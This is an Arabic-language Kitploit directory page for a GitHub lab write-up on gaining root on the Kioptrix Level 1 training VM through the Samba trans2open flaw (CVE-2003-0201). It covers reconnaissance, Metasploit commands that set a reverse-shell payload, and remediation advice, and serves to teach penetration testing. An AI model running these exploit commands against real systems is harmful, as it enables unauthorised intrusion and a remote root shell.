Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
Kioptrix-Level1-Vulnerability-Analysis — تدقيق تقني لـ Kioptrix Level 1. التركيز: استغلال Samba 2.2.1a (CVE-2003-0201)، التعداد اليدوي، وتحصين البنية التحتية الداخلية. | Kitploit
أدوات/GitHubGitHub/deepakkcybersec-eng/kioptrix-level1-vulnerability-analysis
تصعيد الامتيازاتالاستطلاعتحليل الثغرات الأمنيةالاستغلالأمن الشبكاتاختبار الاختراقالتعلم والتعليمالفريق الأحمرمختبرات وتدريب عملي
مشاركة
GitHubdeepakkcybersec-eng/kioptrix-level1-vulnerability-analysis

Kioptrix-Level1-Vulnerability-Analysis

تدقيق تقني لـ Kioptrix Level 1. التركيز: استغلال Samba 2.2.1a (CVE-2003-0201)، التعداد اليدوي، وتحصين البنية التحتية الداخلية.

عرض المستودع
34منذ 11 أشهرلم تتم المراجعة بعد

Kioptrix Level 1: تدقيق شامل للثغرات واستغلالها

🏛️ الهدف المهني

كان الهدف تنفيذ اختبار اختراق منظم على بيئة Kioptrix Level 1 لتحقيق اختراق كامل بصلاحيات 'root' وتوثيق استراتيجيات المعالجة التقنية المناسبة لعمليات الفريق الأحمر والفريق الأزرق.

🏗️ إعادة إنتاج البيئة (تفاصيل العتاد)

الإعدادات الافتراضية للمحاكاة الافتراضية الحديثة غالباً ما تفشل مع نوى 2010 القديمة. لتشغيل هذه الآلة وربطها بالشبكة بنجاح، كانت هناك حاجة للتكوينات المعمارية المحددة التالية:

  • نوع نظام التشغيل: Linux / Red Hat (32-bit).
  • بنية التخزين: التحويل من SATA إلى IDE Controller لدعم قرص .vmdk القديم.
  • بروتوكول الشبكة: تم إعداده كـ PCI FAST-III مع محول Host-only للسماح بالاتصال الداخلي مع آلة الهجوم Kali Linux.

⚔️ التحليل الهجومي (مسار الفريق الأحمر)

اتبع الاستغلال دورة حياة يدوية من التعداد إلى الاستغلال:

1. الاكتشاف والاستطلاع

  • Netdiscover: استخدام netdiscover -r 192.168.184.4 لتحديد عنوان IP للهدف.
  • فحص Nmap: حدد الخدمات بما في ذلك SSH (22) وHTTP (80) وRPC (111) وNetBIOS-SSN (139). تم تحديد Samba 2.2.1a كنقطة الدخول الرئيسية.

2. الاستغلال (Samba trans2open)

  • الثغرة: CVE-2003-0201 (تجاوز سعة الكومة).
  • ربط MITRE ATT&CK:
    • التكتيك: تصعيد الامتيازات (TA0004)
    • الأسلوب: الاستغلال لتصعيد الامتيازات (T1068)

  • بروتوكول Metasploit:
    • use exploit/linux/samba/trans2open
    • set RHOSTS 192.168.114.5
    • set payload linux/x86/shell/reverse_tcp
  • النتيجة: تم إنشاء قشرة عكسية بنجاح. أمر whoami أرجع root.

🛡️ المعالجة الدفاعية (مسار الفريق الأزرق)

لتأمين بيئة مؤسسية، استراتيجيات إدارة الثغرات (VM) التالية إلزامية:

  • بروتوكول الترقيع: تحديث Samba إلى أحدث إصدار مدعوم (Samba 4.x). الثغرة في دالة call_trans2open تم تصحيحها فعلياً في جميع الإصدارات الحديثة.
  • تصلب الشبكة: نشر جدران حماية على مستوى المضيف لتقييد المنفذين 139 و445 على الشبكات الفرعية الداخلية الموثوقة فقط.
  • استراتيجية دور VM: تندرج هذه المعالجة ضمن دورات إدارة الثغرات القياسية خلال ساعات العمل، مما يضمن استقرار البنية التحتية.

📝 الأدلة التقنية والسجلات اليدوية

توثق الصور التالية التعداد اليدوي المباشر والتنفيذ في الطرفية:

اكتشاف الهدف وملاحظات البنية

ملاحظات يدوية 1

منطق أوامر Metasploit وإعداد الحمولة

ملاحظات يدوية 2

إثبات الوصول إلى root (لقطة طرفية)

دليل قشرة Root

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    370
  • 4

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    289

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →